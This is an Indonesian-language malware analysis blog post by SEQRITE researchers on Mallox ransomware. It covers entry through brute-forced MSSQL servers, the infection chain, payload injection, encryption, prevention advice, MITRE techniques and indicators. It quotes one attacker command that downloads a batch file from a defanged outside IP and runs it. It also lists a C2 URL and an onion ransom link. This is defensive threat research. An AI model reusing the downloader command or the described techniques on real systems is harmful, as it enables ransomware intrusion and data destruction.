
Perkenalkan:
Pertama kali ditemukan pada pertengahan tahun 2021, Mallox Ransomware telah muncul sebagai ancaman yang sangat besar dalam lanskap kejahatan siber. Dengan kemampuannya mengenkripsi semua volume, termasuk drive lokal dan drive bersama jaringan, ransomware ini secara bertahap menyebarkan kendali atas sistem, membuat para korbannya berada dalam keputusasaan digital.
Ransomware Mallox menggunakan ekstensi “.mallox” pada file yang dienkripsi saat menjatuhkan 'catatan tebusan' dengan nama – “File Recovery.txt,” yang berisi tautan “tor” unik untuk komunikasi lebih lanjut antara penyerang dan pengguna yang tidak curiga.
Dalam blog ini, kami akan membawa Anda lebih jauh pada penelitian kami tentang Mallox Ransomware, untuk membantu Anda memahami cara kerjanya yang tersembunyi, sekaligus memberi Anda informasi terkini tentang cara agar tetap terlindungi.
Vektor Serangan:
Investigasi kami menunjukkan bahwa Mallox (alias TargetCompany) Ransomware saat ini menargetkan Microsoft SQL Server yang tidak aman sebagai vektor serangan untuk menyusup ke sistem korban dan mendistribusikan ransomware.
Selain itu, kami telah mengamati beberapa upaya yang gagal dan keliru pada server MSSQL yang terekspos secara publik untuk mendapatkan akses awal ke jaringan korban. Pola ini menunjukkan serangan brute force MSSQL dan menyoroti peran penting server-server ini sebagai titik masuk utama ke sistem korban.
Terlihat bahwa, saat memperoleh akses awal ke instans MSSQL yang tidak aman melalui serangan brute force, ia menggunakan baris perintah layanan MSSQL 'sqlservr.exe' untuk menyusupkan file dan muatan berbahaya ke mesin korban.
“C:\WINDOWS\\System32\\cmd.exe” /C echo $cl = Objek-Baru System.Net.WebClient >%TEMP%\updt.ps1 & echo $cl.DownloadFile(“http[:]//43[.]138[.]76[.]102/Mfhigwwvsie[.]bat”, “%TEMP%\tzt.bat”) >> %TEMP%\updt.ps1 & powershell -ExecutionPolicy Lewati %TEMP%\updt.ps1 & panggilan proses WMIC buat “%TEMP%\tzt.bat”
Rantai Infeksi:
Selama eksekusi tzt.bat, ia menyuntikkan kode tebusan ke dalam Aspnet_Complier.exe, lalu membuang dan mengeksekusi file killer.bat, yang menghapus semua layanan yang tidak diinginkan dan menghentikan semua tugas sehingga proses enkripsi berhasil.

Gambar: Rantai infeksi
Analisis Teknis Muatan:
File Bat mengeksekusi muatan .NET “Mfhigwwvise.exe,” yang bertanggung jawab atas penyuntikan kode ransomware.
Selama analisis muatan .NET, ditemukan bahwa muatan tersebut mengunduh muatan VDF terenkripsi lain dari “hxxps://files.catbox.moe/r6piiq.vdf, yang dienkripsi dengan AES Cipher – Seperti yang ditunjukkan pada gambar di bawah ini.
Ini selanjutnya didekripsi langsung ke dalam memori.

Gbr: Mengunduh VDF dari C2

Gbr: Muatan VDF yang didekripsi
Berkas DLL yang didekripsi selanjutnya dikaburkan dengan obfuscator IntelliLock. Loader sekarang memuat DLL ransomware yang telah didekripsi ke dalam proses lain menggunakan teknik pengosongan proses.
Setelah membuat kumpulan utas, pemuat menggunakan fungsi InvokeMember() untuk menyuntikkan dan mengeksekusi kode ransomware ke Aspnet_Compler.exe.

Gbr: Memanggil fungsi DLL
Analisis Teknis Kode Tebusan yang Disuntikkan:
Muatan Mallox Ransomware yang disuntikkan adalah modul utama yang berisi pemeriksaan negara, Penghapusan salinan bayangan, Penghentian proses yang sedang berjalan, dan enkripsi.
Pertama, ia memeriksa ID bahasa default untuk pengguna saat ini untuk mengecualikan beberapa negara dari serangan yang ditargetkan.

Gbr: Pemeriksaan ID Lang
Kemudian, utas-utas dibuat. Utas pertama akan menghapus kunci Registri, lalu salinan Bayangan, seperti yang ditunjukkan di bawah ini.

Gbr: Penghapusan kunci Registri

Gbr: Penghapusan salinan bayangan
Thread kedua akan mengubah Konfigurasi Boot dan menghentikan beberapa proses hardcoded.

Gbr: Penggunaan BCD cmd untuk konfigurasi boot

Gbr: Penghentian proses
Setelah ini, utas ketiga akan menghapus baris perintah yang digunakan oleh Layanan Terkait SQL. Seperti yang ditunjukkan pada gambar di bawah ini:

Gambar: Hapus Layanan Terkait SQL
Saat mencoba mematikan atau memulai ulang PC, akan muncul pesan peringatan kepada pengguna yang menyatakan: ' JANGAN matikan ATAU mulai ulang PC Anda: ini dapat merusak file Anda secara permanen!'
Ini memodifikasi registri Windows untuk mencegah pengguna mematikan atau memulai ulang sistem. Mengonfigurasi nilai registri tertentu akan menonaktifkan opsi Matikan, Mulai Ulang, dan Keluar, sehingga secara efektif mencegah pengguna melakukan tindakan-tindakan ini.

Gbr: Menonaktifkan opsi sistem
Informasi Sistem Eksfiltrasi
Mallox Ransomware dapat mengekstrak data dari sistem target sebelum dienkripsi. Seperti pendekatan yang umum dilakukan oleh banyak kelompok ransomware kontemporer lainnya, ia mengoperasikan situs web untuk mengekspos data milik korban yang menolak memenuhi tuntutan tebusan. Ia mengumpulkan informasi sistem dan mentransfernya ke C2C.

Gambar: Eksfiltrasi data sistem target

Gbr: Koneksi ke server C2
Enkripsi:
Utas enkripsi dibuat berdasarkan jumlah prosesor yang ada, dengan batas maksimum 64 utas.

Gbr: Utas enkripsi berkenaan dengan Jumlah prosesor
Pengecualian Folder dan File:
Skrip ini menelusuri semua direktori menggunakan API FindFirstFileExW. Skrip ini mengecualikan file, folder, dan ekstensi.
Ini juga mengecualikan catatan tebusan “File Recovery.txt” dari proses enkripsi.

Gbr: Perbandingan dengan folder yang masuk daftar aman

Gbr: Dibandingkan dengan ext. yang masuk daftar aman.

Gbr: Perbandingan dengan file yang masuk daftar aman

Gbr: Perbandingan dengan file yang masuk daftar aman
Catatan ransomware, yang diberi label “ File Recovery.txt, ” dibuat di semua folder. Catatan ini menyediakan tautan Onion untuk berkomunikasi dengan penyerang guna dekripsi, seperti yang ditunjukkan di bawah ini:
Jalankan Browser TOR dan Buka Situs:
Wtyafjyhwqrgo4a45wdvvwhen3cx4euie73qvlhkhvlrexljoyuklaad[.]onion[/]mallox[/]privateSignin

Gbr: Membuat catatan tebusan
Ia menggunakan algoritma Enkripsi sala20 untuk mengenkripsi sampel


Setelah dienkripsi, ia menambahkan “.Mallox” sebagai ekstensi file.
Tips untuk Mencegah Serangan Seperti Ini:
Mengamankan instans Microsoft SQL Server sangat penting untuk mencegah serangan Ransomware Mallox. Ikuti langkah-langkah yang disarankan berikut untuk meningkatkan keamanan lingkungan SQL Server Anda:
- Perlindungan Firewall/Pembatasan Akses: Gunakan firewall untuk membatasi akses ke server SQL. Izinkan lalu lintas masuk hanya dari jaringan dan IP tepercaya. Khususnya, blokir lalu lintas masuk pada port 1433 kecuali untuk pengguna yang berwenang.
- Ubah Port Default: Hindari mengekspos Server SQL pada port default (1433) melalui internet, karena port tersebut merupakan target umum bagi peretas. Pertimbangkan untuk menggunakan koneksi aman seperti VPN untuk mengakses server SQL dari jarak jauh.
- Manajemen Akun Aman: Nonaktifkan akun 'sa' (administrator sistem) atau tetapkan kata sandi yang kuat dan unik untuk meminimalkan risiko akses tidak sah. Akun sa memiliki hak istimewa yang tinggi.
- Kata Sandi Kuat: Terapkan kata sandi yang kuat dan unik untuk semua login SQL. Gunakan kombinasi huruf besar dan kecil, angka, dan karakter khusus untuk meningkatkan keamanan kata sandi.
- Kebijakan Penguncian Akun: Terapkan kebijakan penguncian akun yang mengunci sementara login SQL Server setelah beberapa kali gagal. Ini mencegah serangan brute force.
- Audit Majelis SQL CLR: Tinjau dan nonaktifkan rakitan SQL CLR yang tidak penting. Lakukan evaluasi dan hapus rakitan yang redundan secara rutin untuk mengurangi potensi kerentanan.
- Enkripsi Data dalam Transit: Gunakan protokol SSL/TLS untuk mengenkripsi data selama transmisi antara klien dan server SQL. Hal ini melindungi dari potensi penyadapan dan intersepsi data.
- Pantau Aktivitas SQL Server: Manfaatkan audit SQL Server untuk melacak dan mencatat setiap operasi dalam instans SQL Server Anda secara cermat. Dengan memantau aktivitas ini secara aktif, Anda dapat dengan cepat mendeteksi dan mengatasi potensi risiko keamanan.
- Tetap Diperbarui: Terapkan pembaruan dan patch terbaru secara berkala ke instans SQL Server, Sistem Operasi, dan aplikasi terinstal lainnya. Ini membantu mengurangi kerentanan yang diketahui dan memastikan keamanan berkelanjutan.
Langkah-langkah Pencegahan untuk Meminimalkan Kerusakan Data Bersama dalam Jaringan:
- Membatasi Akses ke Folder Bersama: Gunakan pemisahan jaringan untuk membatasi akses ke folder bersama hanya kepada mereka yang membutuhkannya. Terapkan kontrol akses yang ketat untuk memastikan bahwa hanya individu yang berwenang yang dapat mengubah data bersama di jaringan.
- Pencadangan Data Reguler: Cadangkan data bersama secara konsisten ke lokasi yang aman dan terisolasi. Uji cadangan secara berkala untuk memverifikasi integritas data dan memastikan proses pemulihan data yang cepat jika terjadi serangan.
- Pencadangan Offline Terjadwal: Pertahankan cadangan offline untuk data penting yang dibagikan guna melindungi dari serangan ransomware yang mungkin mencoba mengenkripsi cadangan langsung/online.
Dengan mematuhi tindakan pencegahan ini, kita dapat secara signifikan mengurangi risiko serangan Mallox Ransomware yang menargetkan instans Microsoft SQL Server dan memperkuat postur keamanan keseluruhan lingkungan kita.
Bagaimana SEQRITE Melindungi Pelanggannya dari Ransomware Mallox?
SEQRITEAntivirus tersebut memiliki tanda tangan untuk berbagai file skrip yang digunakan dalam serangan, serta untuk muatan tebusan. Tanda tangan terhadap Ransomware ini adalah sebagai berikut:
- Tebusan.Mallox.S28994722
- PS.Downloader.Boxter.47436
- BAT.Agen.CQ
- Script.Trojan-Downloader.A8341828
- Skrip.Trojan.A8269601
Untuk Mengetahui Lebih Lanjut Tentang SEQRITEUntuk rangkaian perlindungan digitalnya, silakan kunjungi –
Kesimpulan:
Seiring meningkatnya kecanggihan ancaman dunia maya, Mallox Ransomware muncul sebagai musuh yang licik dan terus berkembang.
Strateginya jelas, yaitu menargetkan Server MSSQL yang tidak terlindungi sebagai titik awal. Setelah masuk, ia melepaskan rantai infeksi yang kompleks menggunakan kombinasi berkas berbahaya untuk menyuntikkan kekacauan ke dalam proses sistem dengan kedok enkripsi.
Ransomware Mallox, dengan rangkaian kejahatannya yang rumit, memangsa kerentanan, mengubah dunia digital Anda menjadi medan pertempuran berisiko tinggi. Situasi penyanderaan digital yang umum, dengan tuntutan yang jelas – data berharga Anda atau tebusan untuk kebebasan!
SEQRITEPerlindungan berbasis tanda tangan menawarkan pertahanan terhadap varian ransomware ini.
MITRE ATT&CK TTP:
| Penerjemah Perintah dan Skrip | T1059 |
| Menghambat Pemulihan Sistem | T1490 |
| Penemuan File dan Direktori | T1083 |
| Penemuan Informasi Sistem | T1082 |
| Data Dienkripsi untuk Dampak | T1486 |
| Layanan Berhenti | T1489 |
IOC:
Pemuat kelelawar:
77BFCEE98F086C8E25A69D252A6609E1
08D4D184E6E3484E8B676FA0E0A24AFA
Payload:
1B7578D04324CD6C8BF11985B79A814A
Penulis:
Soumen Burma
Vaibhav Billade
Umar Khan